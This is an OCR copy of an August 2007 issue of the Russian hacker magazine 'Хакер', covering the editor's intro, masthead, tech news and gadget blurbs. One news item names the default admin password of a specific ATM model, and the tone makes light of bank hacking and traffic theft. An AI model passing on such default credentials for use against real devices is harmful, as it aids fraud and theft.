

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
АВГУСТ 08 (104) 2007
Задолбали!
5 способов Wi-Fi западла
стр. 30
Поступаем в институт
Атака на крупнейшие вузы страны
стр. 60
Диплом за 24 часа
Блестящая защита по-хакерски
стр. 70
Секреты Джеймса Бонда
Стеганография в текстовых файлах
стр. 106
NTFS: учимся читать и писать
Обеспечиваем полный доступ к NTFS-разделам под Linux/BSD
стр. 102
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 07008
НА DVD:
•4 лучших LiveCD Linux
•Visual Studio 2008 beta2 + MSDN
•3+ 2: видео для хакеров и админов
LOL
PWND

INTRO

Хочу поделиться чудной новостью — у нас в команде пополнение. Не то что бы кто-то родился, скорее наоборот. Дело было так.

Ездили мы со Степом на слет сисадминов под Калугой. Все, как обычно: поляна с палатками, канистры с водками, мужики с проводами. На общем фоне выделялись только два чувака, которых мы сразу заприметили. Один — в очках — бегал по поляне с флагом Марокко и пел патриотические песни о любви к галлюциногенным кактусам. Другой чувак по имени Вася оказался IT-спецом покруче Андрюшка и, узнав, что мы из Х, стал возбужденно гнать об особенностях новых версий CISCO IOS и о том, почему OpenBSD никогда не завоюет мир. Мгновенно было принято решение погрузить этих пьяных парней в машину, чтобы обстоятельнее выслушать их уже в редакции.

nikitoz, главный редактор






Василий Петров. Дипломированный специалист по сетевой безопасности, держатель международных сертификатов CCIE, CCSP, CCNA, MCSD, MCSA и MCSE. Прошел обучение в учебных центрах CISCO, Microsoft, IBM и CompTIA, сдав все тесты на «отлично». Искренне любит Google, использует Debian Linux и пьет морковный сок вместо пива. В общении скромен, но многозначителен. Любит умные слова и ненавидит поспешные выводы.

Kit. В прошлом - подававший надежды студент. Был отчислен с третьего курса математического факультета за распитие спиртного и матерную ругань в адрес декана. Косил от армии по психическому здоровью, увлекся взломом банковских систем, чтобы откупиться от военкомата. Мечтает о больших и легких деньгах, популярен у женщин. Имеет опыт общения с МВД по факту воровства трафика в локальных сетях.

СО СЛЕДУЮЩЕГО НОМЕРА ПАРНИ ПЛОТНО ПРИСТУПАЮТ К РАБОТЕ В Х.

CONTENT:08(104)























/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID и XAKEP.PRO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Тимур Ахметов
(akhmetovtimur@gmail.com)
>Обложка
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

СТЕПАН ИЛЬИН
/ STEP@REAL.XAKEP.RU /

Обо всем за последний месяц

В начале своего существования Google индексировала **25 ТЫСЯЧ** веб-страниц — сейчас их миллиарды. При каждом новом индексировании Сеть увеличивается на **10—25%**.



Установка: охладить и выжать максимум

Золотое правило оверклокера: если сильнее охладить, то можно сильнее разогнать. Сами производители днем и ночью трудятся над тем, чтобы снизить тепловыделение и установить еще более быстродействующие чипы. А если речь идет о пылких графических процессорах нового поколения ATI HD2600XT/HD2600PRO/HD2400XT и HD2400PRO от AMD, то этот вопрос становится особенно остро. К счастью, новым видеокартам ASUS EAH2600 и EAH2400, которые как раз и построены на этих чипах, есть чем похвастаться. Благодаря улучшенной системе охлаждения производителям удалось увеличить площадь рассеивания тепла на 25%, а это сразу снижает температуру GPU на 10-20°С. Мало того, эти видеокарты официально поддерживают DirectX 10, а также уникальную технологию Splendid Video Intelligenc, которая автоматически обеспечивает оптимальное качество изображения. Другими словами, видео на экране компьютера будет выглядеть так же хорошо, как на экране лучших телевизоров. В комплект поставки входит также эксклюзивный софт ASUS Gamer OSD, с помощью которой можно увеличить производительность системы в режиме реального времени, то есть без необходимости выходить из игрушки. А дополнительные опции этой проги позволяют записывать эпизоды игры или вообще сразу транслировать изображение в Сеть.

Средняя продолжительность жизни фишинговой веб-страницы составляет четверо суток, а каждая из жертв теряет в среднем **1250** долларов США.

Настоящий экстаз геймера

Quake 3. Starcraft. Warcraft III. Сейчас уже и не сосчитать, сколько времени я потратил на тренировки и оттачивание скила, но, судя по количеству грамот со всевозможных турниров, явно не мало. О том, насколько важны для геймера его девайсы и чем грозит их отсутствие, я знаю не понаслышке. Самое главное — это, конечно же, мышь. Если обычному юзеру, вообще говоря, по барабану разрешение его грызуна, то для опытного игрока это чуть ли не самый основной параметр. И в этом смысле с новой мышкой JiiL Fighter Laser Mouse все в порядке. Поддерживаемое разрешение 2200-1600-800 dpi дает беспрецедентное преимущество в игре! Другая уникальная функция — управление скорострельностью. Ты можешь сам настроить, сколько выстрелов делать за один клик: 1, 2, 3 или 4, и тем самым серьезно улучшить свои показатели в той же Контре. Меняющийся цвет подсветки колеса показывает установленную скорость стрельбы, а цветной индикатор на корпусе — выбранное разрешение. Благодаря лазерной технологии мы имеем не только ошеломляющее разрешение, но еще и возможность работы на любой поверхности (не в пример оптическим мышкам). И еще. Ты можешь сам выбрать раскраску мышки: мышь JiiL Fighter Laser представлена в титановом, ярко-красном, золотом и офигенном «защитном» варианте.





...вот тогда мы и сыграли
наш первый концерт
NOKIA
Connecting People
NOKIA
NOKIA
NOKIA
Nokia 5300
XpressMusic
Nokia 5700
XpressMusic
Nokia 5200
Всегда в компании
музыки!
Уникальный компактный
дизайн, MP3-проигрыватели
и поддержка стерео-Bluetooth.
Собирайтесь вместе, делитесь
любимыми треками
и импровизируйте!
Больше слов,
больше музыки!



iPhone просто так не разлочить

Еще до выхода iPhone было заявлено, что продаваться он будет вместе с двухгодовым контрактом от компании AT&T. Хакеры посмеялись, махнули на этой рукой и, вытирая текущие слюни, начали трубить по всей Сети, что взлом этого ограничения едва ли займет больше двух недель. И вот iPhone вышел. Тут же появились два активатора, позволяющие использовать в нем Wi-Fi и плеер с другими функциями телефона, и масса разнообразных статей, рассказывающих, что еще можно сотворить с новомодной игрушкой. Вот только привязка к AT&T как была, так и осталась. В Сети даже появились слухи, что обойти ее невозможно. Паренек GeoHot, один из участников взлома, выяснил, что привязка к AT&T находится в микропрограммном обеспечении GSM-чипсета. Причем защита проверяет не только уникальный для каждого оператора регистрационный номер SIM-карты, но и код страны. Мало того, программное обеспечение, отвечающее за защиту, имеет собственную уникальную цифровую подпись, что препятствует подделке. Последним рубежом защиты коммуникатора является индивидуальный для каждого телефона ключ, отсылаемый оператору при активации. Впрочем, даже такие ухищрения со стороны Apple не остановили хакеров. Британская компания eXpansys UK уже предлагает «отвязанный iPhone», совместимый со всеми европейскими операторами, но пока только по предзаказу. Точная дата выхода игрушки еще неизвестна. В свою очередь американская компания Blendtec, занимающаяся производством блендеров, наглядно продемонстрировала, как именно нужно ломать iPhone. Не без помощи своей продукции :). Душераздирающее зрелище доступно в онлайн (www.willitblend.com) и на нашем диске.

90% из первых купивших невероятно довольны своим телефоном.
85% будут советовать его купить другим.
51% перешли от другого оператора.
35% заплатили неустойку другому оператору из-за перехода.
3 из 10 — это новые клиенты Apple.

Первый сервис-пак для Windows Vista появится только в **2008** году.

Ах, какой большой!



Лучший способ представить свои мысли на каком-либо мероприятии — показать их на информационном табло. С этой задачей на ура справится новинка от компании Samsung — SyncMaster 570DX. Несмотря на большую диагональ (57 дюймов!), монитор отличается строгим, элегантным дизайном. Для того чтобы эффектно воспроизводить ролики в высоком разрешении, модель поддерживает видеорежим Full HD (1920x1080). Идеальное качество картинки достигается также за счет широких углов обзора (178 градусов по вертикали и горизонтали) и прекрасных коэффициентов контрастности. А благодаря минимальному времени отклика (всего 8 мс) обеспечивается и хорошая передача динамичных сцен. Целый ряд видеотерминалов — аналоговый, цифровой, композитный и компонентный — дает возможность подключать самые разнообразные внешние источники сигнала, от компьютера до проигрывателей дисков Blu-ray.

4 месяца тюрьмы за ролик на YouTube




В Европе очень трепетно относятся к правилам дорожного движения. Там все ездят пристегнутыми, обязательно пропускают пешеходов и строго соблюдают скоростной режим. Не дай бог тебе превысить скорость даже на 10 км/ч — от полиции не откупишься. Впрочем, смельчаки находятся и там. 18-летний шумахер решил проехаться на отцовской Toyota MR 2 со скоростью 120 миль/час по одной из улиц английского городка Бернли. И проехал же! А заодно записал все на камеру смартфона. Просто показать ролик друзьям ему показалось мало, поэтому он оперативно выложил его на сервис YouTube. За это и поплатился: смельчака быстро нашли, а запись на онлайн-сервисе использовали в качестве доказательства в суде. Итог — 4 месяца на нарах. Стоит отметить, что на YouTube полно роликов, записанных российскими гонщиками на нереальных скоростях, выжимаемых на МКАДе и Садовом кольце.


Зоркий глаз от Philips

Есть такие вещи, полезность которых сложно оценить, не попробовав их в действии. Ну, скажем, несколько лет назад все с большим недоверием относились с Wi-Fi, а сейчас посмотри — он повсюду. Вот с веб-камерами та же самая история: до тех пор пока сам не устроишь видеоконференцию, не пообщаешься вдоволь с подружкой или друзьями из-за океана, так и не поймешь, на фига сдались все эти видеоконференции. Впрочем, едва ли эта тема вызвала бы у меня такой восторг, если бы не возможности современных веб-камер. Эта уже не просто тупая игрушка, которая крепится на экран, выдавая картинку чуть ли не хуже, чем с камеры мобильного телефона. Это уже что-то. Например, новая модель SPC1300 от компании Philips оснащена широкоугольными объективами, что вкупе с технологией отслеживания лиц позволяет держать лицо пользователя в центре кадра. Причем в камере задействована технология Pixel Plus 2, применяемая в плоских телевизорах Philips Flat TV, которая обеспечивает исключительную четкость видео и шестимегапиксельные статические снимки. 6 мегапикселей в веб-камере! Фантастика. Со звуком все тоже не так просто. Использование патентованной системы концентрирования звука Philips позволяет двум встроенным в SPC1300 направленным





микрофонам создавать вокруг пользователя «зону тишины», устраняя внешние шумы и эхо. Конечно, цена такой игрушки не копеечная и составляет 99,9 евро, но можно взять модели попроще (из этой же линейки: SPC620, SPC1000) и также остаться довольным результатом.



Ежедневно в мире регистрируется около 90 ТЫСЯЧ доменных имен, при этом количество регистрируемых доменов в среднем увеличивается на 31% в год.



10 людей, сделавших состояние в IT

Ты думаешь, Билл Гейтс все еще самый богатый человек в мире? Уже нет. Ресурс Mashable.com опубликовал список наиболее богатых людей, сколотивших состояние в сфере ИТ:

1. Карлос Слим Хелу, владелец крупнейшей в Латинской Америке телекоммуникационной компании America Movil, промышленной группы Carso, финансовой группы INBURSA, сети магазинов и ресторанов. Состояние — $67,8 миллиарда.
2. Билл Гейтс, сооснователь корпорации Microsoft. Состояние — $59,2 миллиарда.
3. Лоуренс Эллисон, создатель и генеральный директор компании Oracle. Состояние — $21,5 миллиардов.
4. Пол Аллен, сооснователь Microsoft. Состояние — $18 миллиардов.

5 и 6. Сергей Брин и Ларри Пейдж — основатели и разработчики поисковой системы Google. Состояние — $16,6 миллиарда у каждого.

7. Майкл Делл, основатель Dell Computers. Состояние — $15,8 миллиарда.
8. Стивен Баллмер, генеральный директор любимой Microsoft. Состояние — $15 миллиарда.
9. Нагиб Савирис, председатель египетской телекоммуникационной монополии Orascom Telecom. Состояние — $10 миллиардов.
10. Сунил Миттал, председатель совета директоров телекомуникационной компании Bharti Telecom. Состояние — $9,5 миллиарда.

Итого: трое людей из этого списка работают в Microsoft, а двое — в Google.

Около **95%** ошибок в программном обеспечении, обнаруженных в 2006 году, не были опубликованы и, возможно, сейчас используются хакерами.



Ничего себе Wi-Fi: 15 Гб/с по радиоволнам

Инженерам технологического Центра в Джорджии, похоже, удалось невозможное: достичь скорости в 15 Гбит/с по беспроводному соединению. При этом компьютеры находились в метре друг от друга. На вдвое большем расстоянии была зафиксирована скорость 10 Гбит/с, а на расстоянии 5 метров — 5 Гбит/с. Цифры для сравнения: даже самая меньшая из достигнутых скоростей в 19 раз больше, чем предполагает стандарт 802.11n (270 Мбит/с), который еще только-только вводится в эксплуатацию, и в 94 раза выше привычного нам 802.11g (54 Мбит/с). Правда, ученым пришлось перейти от обычных частот 2,4 ГГц и 5,8 ГГц на 60 ГГц, что повлекло за собой сильное ограничение дальности действия связи. Связь на столь огромной частоте возможна исключительно в условиях прямой видимости, поскольку волны не проходят даже через человеческую кожу. Наиболее вероятное использование технологии — создание персональных сетей доступа (Personal Access Network), где устройства приема-передачи находятся вблизи друг от друга в зоне прямой видимости, а также подключение периферии к компьютеру. Новый стандарт, скорее всего, будет назван 802.15.3C.

Business.com — самый дорогой домен в интернете. Он был продан компании R. H. Donnelly за **$350 000 000**. Предыдущим владельцам он приносил 15 лямов в год.

Учимся на своих же ошибках



В полицию Пенсильвании обратился владелец магазина, сообщив, что накануне какой-то подозрительный тип (в шортах и сланцах) долго возился с установленным в заведении банкоматом. На следующий день он появился вновь, и подозрения усилились. Обеспокоенный хозяин решил проверить баланс и обнаружил нули на счетах. Оказалось, мерзавец сумел перепрограммировать банкомат так, чтобы тот выдавал 20-долларовые купюры вместо однодолларовых, и таким образом похитил $1 540. Ни для кого не секрет, что большая часть банкоматов — это самые обычные компьютеры с модулями для приема/считывания карт, выдачи денег и печати чеков. Документация на эту модель (Triton 9100) беспрепятственно доступна в Сети. Каждый, кому попадает в руки этот документ, узнает, что стандартный пароль на доступ ко всем функциям банкомата — это «123456» (в том злосчастном банкомате пароль не был изменен и действовал со дня его установки). А имея доступ к админке банкомата, перепрограммировать его не составляет труда. С тех пор за короткий срок владелец банкомата поменял пароль дважды и собирается сделать это еще раз.



Ох уж этот Гарри Поттер

Чтобы сохранить тайну последней книги о маге и волшебнике Гарри Поттере до самого начала продаж, издательству пришлось раскошелиться на миллионы и миллионы долларов. Но утечка все равно произошла. Американское издание последнего романа Джоан Роулинг о Гарри Поттере выложили в файлообменные сети уже за пять дней до появления книги в продаже. Видимо, большой поклонник книги сфотографировал каждую страницу издания «Harry Potter and the Deathly Hallows» и опубликовал ссылки на архивы с фотографиями на популярном торрент-портале www.demonoid.com. Само собой, за считанные минуты архив закачали тысячи человек, и он начал распространятся по Сети с бешеной скоростью, даже несмотря на то что ссылки с разных ресурсов постоянно удалялись модераторами. Хотя версия распространителя остается неизвестной, в метаданных фотографий осталась масса информации об аппарате, с помощью которого они были сделаны. Компании Canon удалось установить, что использовалась камера Canon Rebel 350, и если юный пират обращался в сервис по поводу ремонта этого уже трехлетнего гаджета, то шансы его найти будут велики.





Мониторы 732N / 932B / 932GW / 932BF

Представьте… форма, совершенная от природы

Ни одной случайной линии и ни одной лишней детали. Естественно, ведь подход к дизайну был подсказан самой природой. Эргономичный, в тоже время такой элегантный корпус и самая современная ЖК-матрица. Идеально выверенное сочетание, нашедшее свое воплощение в новых мониторах Samsung.





Телефон на базе Linux

Пока весь мир шумит по поводу выхода iPhone и возможности его взлома, настоящие гики пускают слюни в ожидании смартфона Neo1973, который наконец-то стало возможным заказать по интернету. Это первый мобильник, построенный на платформе Open Moko (www.openmoko.com), то есть работающий на базе Linux. Думаю, тебе не надо объяснять, какие возможности это предоставляет. Компилируй ядро, пиши свои тулзы, устанавливай все, что хочешь, — система полностью открыта, за исключением GSM/GPRS-компонентов и AGPS. Внешним видом Neo1973 несколько напоминает iPhone. У него также отсутствует клавиатура, а всю его лицевую панель занимает сенсорный дисплей с диагональю 2,8 дюйма и разрешением 480x640 пикселей. Телефон доступен для заказа в двух вариантах: обычным комплектом или внутри специального хакерского бокса с кучей вкусностей. В любом случае это отличный девайс с GPS/Bluetooth/Wi-Fi и Linux'ом на борту.



Аукцион для хакеров

Сложно поверить, но хакеры — тоже люди. Вот только знания у них довольно специфические, а поскольку есть множество людей, которым до такого уровня расти и расти, они злятся и всячески вредничают. Попробуй разместить на eBay лот «0-day exploit для Windows Vista» и в тот же момент получишь бан, а вместе с ним бонус — замороженный аккаунт PayPal и еще что-нибудь, если особенно не повезет. Но в последнее время все идет к тому, чтобы подпольный хакерский бизнес встал на вполне законные рельсы. И швейцарский стартап «eBay для хакеров» с японским названием Wabi-sabi (www.wslabi.com) — начало этого пути. Отныне каждый хакер может выставить на торги информацию о новых дырах и даже готовый эксплойт. Покупатель приобретает желаемый товар по аукционной цене. На данный момент на торги выставлено 7 лотов, в том числе уязвимость с переполнением буфера в Open Office по начальной цене 2000 евро.



Первое SMS-сообщение было отослано **15 ЛЕТ** назад. За изобретение этой системы нужно благодарить компанию Acision, которая в 1992 году впервые внедрила эту услугу.

Первому вирусу исполнилось 25 лет


Ровно 25 лет назад умничка школьник Рич Скрента из Питсбурга, всерьез увлеченный компьютерами, написал небольшую программу. Но программу не простую — это было первое приложение, которое распространялось самостоятельно, заражая код загрузочных дискет тогда еще популярной операционной системы Apple II. Само собой, после загрузки компьютера вирус оставался висеть в оперативке и продолжал заражать все дискеты, вставляемые в дисковод. По большому счету ничего плохого Elk Cloner (а именно так назывался вирус) не делал, лишь изредка выводя на экран пользователя короткое стихотворение: «It will get on all your disks. It will infiltrate your chips. Yes it's Cloner! It will stick to you like glue. It will modify RAM too. Send in the Cloner!» В переводе это значит: «Elk Cloner — это уникальная программа. Она проникнет на все ваши диски, профильтрует ваши чипы. О да, это Cloner. Она приклеится к вам, как клей. Программа способна изменить и RAM. Пустите к себе Cloner!» Эх, если бы все современные вирусы были такими же безобидными.



Широкоформатное счастье

Одумайся! Если дома на столе у тебя кучу места все еще занимает старый замызганный CRT-монитор, у которого давно проблемы с цветопередачей, а максимального разрешения не хватает даже для того, чтобы удобно работать в Visual Studio, это твой случай. Его пора менять! Давно прошли те времена, когда LCD-монитор с большой диагональю и клевыми характеристиками стоил бешеных денег. В этом месяце компания LG анонсировала выход жидкокристаллических (ЖК) дисплеев серии L..6W. Заплатив $260 за 19" широкоформатную модель ($350 за 20" модель и $480 за 22"), покупатель получит отличный дисплей, на котором можно не только эффективно работать, но и просто комфортно играть или смотреть фильмы. Хороший угол обзора (170 градусов) и рекордное время отклика (2 мс) этому всячески способствуют. Радуют и прочие бонусы, например разъем DVI с HDCP для поддержки системы Windows Vista. А 22-дюймовый монитор (L226WA-WF) также оснащен входом AV.

Оказывается, почти каждая десятая страница заражена трояном или прочей малварью. Это выяснили программисты **GOOGLE** в ходе специальной проверки.





Google для мобильников

До чего же все-таки предприимчивая компания — эта Google! Не проходит ни месяца без того, чтобы она не порадовала нас чем-нибудь новеньким, и сейчас это поисковый сервис для сотовых телефонов. Причем не просто поисковик, корректно отображающийся на небольшом экране мобильников и смартфонов, а полезный сервис, который позволит пользователям находить мелодии для звонка, игры и другой мобильный контент. Как оказалось, компания уже давно сотрудничает с продавцами мобильного контента, тщательно индексируя базы их продукции. Однако открытие сервиса пока откладывается. Еще неясно, каким образом будет реализована система оплаты. Если Google решит использовать популярную платежную систему PayPal или собственную разработку CheckOut, то серьезно уменьшит прибыли сотовых операторов, которые предоставляют те же услуги и снимают деньги с лицевого счета клиентов.

Авиадиспетчерская дома

Разнообразие стартапов в Сети не перестает удивлять. Прогноз погоды, котировки ценных бумаг, даже спутниковые фотографии Земли, которые еще недавно казались чем-то нереальным, выглядят теперь детским лепетом по сравнению с тем, что предлагает онлайн-служба www.fboweb.com. Ее основная задача — это предоставление всевозможной информации по авиационной тематике, но это не самое интересное. Фишка в том, что сервис позволяет почувствовать себя самым настоящим авиадиспетчером. Для этого придется скачать (или взять с наших дисков) Google Earth и открыть в нем KML-файл, предварительно скачанный со страницы fboweb.com, где выбирается интересующий аэропорт или авиакомпания. Спутниковые фотографии мира в 3D-виде станут своеобразном радаром, на котором практически в реальном времени (с небольшой задержкой) будут отображаться траектории полетов самолета. Прямо как в фильмах — почти то же самое. Причем если в окне программы кликнуть по изображению самолета, то высветится окошко с информацией о рейсе, маршруте следования, скорости воздушного судна и высоте полета. Огорчает лишь то, что в бесплатной версии список доступных для просмотра авиакомпаний и аэропортов сильно урезан, но даже его будет достаточно, чтобы повеселиться самому и удивить друзей.







Dr.Web против спама

То, что с малварью надо бороться комплексно, все поняли уже давно. Какой смысл от файрвола, если на компьютере нет антивируса и все черви, несмотря на грамотно настроенные правила брандмауэра, лезут через дырки в IE и прочем софте? Вредоносные приложения в корреспонденции и просто спам — это вообще отдельная «песня», которой решилась всерьез заняться компания «Доктор Веб», выпустив свой новый продукт «Антиспам Dr.Web для почтовых серверов Unix». Новое средство корректно обрабатывает объекты любой вложенности и применяет правила фильтрации в зависимости от типа найденного объекта. Серверное решение для фильтрации спама строится на использовании новой технологии Dr.Web MailD, которая позволяет создавать систему обработки почтовых потоков из целого ряда самостоятельных модулей — плагинов. Каждый реализует в себе уникальный механизм фильтрации писем, а все вместе позволяют отсеивать большую часть рекламной корреспонденции. Решение заточено под использование на никсовых серверах.



Назло властям

В Таиланде, через день после принятия нового закона о борьбе в сфере компьютерных преступлений, неизвестные взломали сайт Министерства информации и связи. Хакеры задефейсили главную страницу и разместили изображения свергнутого премьера и лидера военного переворота генерала Сонтхи Бунъяраткалина — нынешнего главы правящего совета страны, а также критику в их адрес. Согласно принятому закону, компьютерные преступления могут расцениваться как угроза национальной безопасности, а полиция имеет право изымать компьютеры в частных домах и офисах, если есть основания полагать, что они используются для клеветы, взлома и распространения порнографических материалов. Правоохранительные органы утверждают, что им уже известны имена злоумышленников, но от подробных комментариев отказываются. Если хакеры будут найдены, им грозит до пяти лет лишения свободы и штраф в 3 тысячи долларов. Неприятная ситуация.



Сейчас существует огромное число девайсов, которые реально могут сделать твою жизнь удобнее, могут помочь тебе лучше решать свои рабочие задачи, развлекаться и отдыхать. Разнообразие девайсов столь велико, что выбрать действительно качественное и функциональное устройство, не переплачивая лишних денег — нестабая задача. Эту задачу для тебя решил Wings by Winston с его подходом «качественные вещи по справедливой цене». Наслаждайся!



- Точка доступа Asus WL-500W

Просто стильный девайс для твоей комнаты? Эта точка доступа позволит тебе одному из первых насладиться радостями беспроводных соединений на совершенно новом уровне. Доселе невиданные скорости в 240 Мбит/с стали доступны благодаря новой технологии 802.11n. Понятно, что цифра это чисто теоретическая, но в том, что такая сеть будет работать гораздо быстрее обычного Wi-Fi — это факт. Самые современные технологии за разумные деньги — это для тебя!

Средняя цена: 4200 р.



- Bluetooth-донгл Espada Bluetooth v2.0

Несмотря на неимоверное обилие Bluetooth адаптеров, подобрать донгл для компьютера — отнюдь не самая простая задача. Поддержка технологии Bluetooth 2.0 и класс дальности Class 1, позволяющий установить связь на расстоянии до 100 метров, — это обязательные требования к «брелку». Помимо этого девайс должен корректно работать на драйверах Widcomm (www.widcomm.com), чтобы ты без проблем смог заняться Bluejacking'ом, о котором мы так много пишем. Расслабляйся. :)

Средняя цена: 600 р.



- Коммуникатор HTC P3300

Шикарный коммуникатор, поражающий не только сногсшибательным внешним видом, но и умопомрачительными возможностями. Джог-болл вместо привычного джойстика и небольшой размер (чуть больше сигаретной пачки) выгодно отличают его от аналогов. Но самое главное у него внутри: HTC 3300 оборудован всеми беспроводными модулями (от телефонного GSM/GPRS/EDGE до Bluetooth и Wi-Fi) и даже полноценным GPS-приёмником. Я уже не говорю о долгожданном FM приемнике и улучшенной 2 МП камере. Один удобный девайс вместо кучи разных гаджетов, раскиданных по карманам, — это наш выбор. **Средняя цена: 17000 р.**

- Портативный жесткий диск Prestigio Data Safe II

Компактный хард форм-фактора 2.5", который привносит в жизнь роскошь и легкость. Изюминка дизайна, вызывающая восхищение,- прочный алюминиевый корпус с покрытием из черной или коричневой кожи. В дополнение к сверхстильному дизайну и высокой емкости Prestigio Data Safe II оснащен важными функциями обеспечения приватности информации и облегчения резервного копирования.

Средняя цена: 4500 р. за 100 Гб



- DVB-карта Skystar3 (TT-budget S-1401)

Как насчет быстрого инета на даче, и так чтобы почти бесплатно? Или ты давно мечтаешь о сотне спутниковых каналов на разных языках мира и совершенно разной направленности? В таком случае чего же ты сидишь? Пора действовать. Тебе лишь потребуется спутниковая антенна (1000 р.), дешевый конвертер (300 р.) и DVB-карта. С последней возни больше всего, но мы тебе настоятельно рекомендуем проверенный временем экземпляр — Skystar3. **Средняя цена: 2000 р.**



СЕРГЕЙ НИКИТИН

Лазерное шоу

Список тестируемого оборудования

Canon LaserShot LBP 5000
Epson AcuLaser 2600N
HP Color LaserJet 1600
HP Color LaserJet 2605dtn
Samsung CLX-2160N
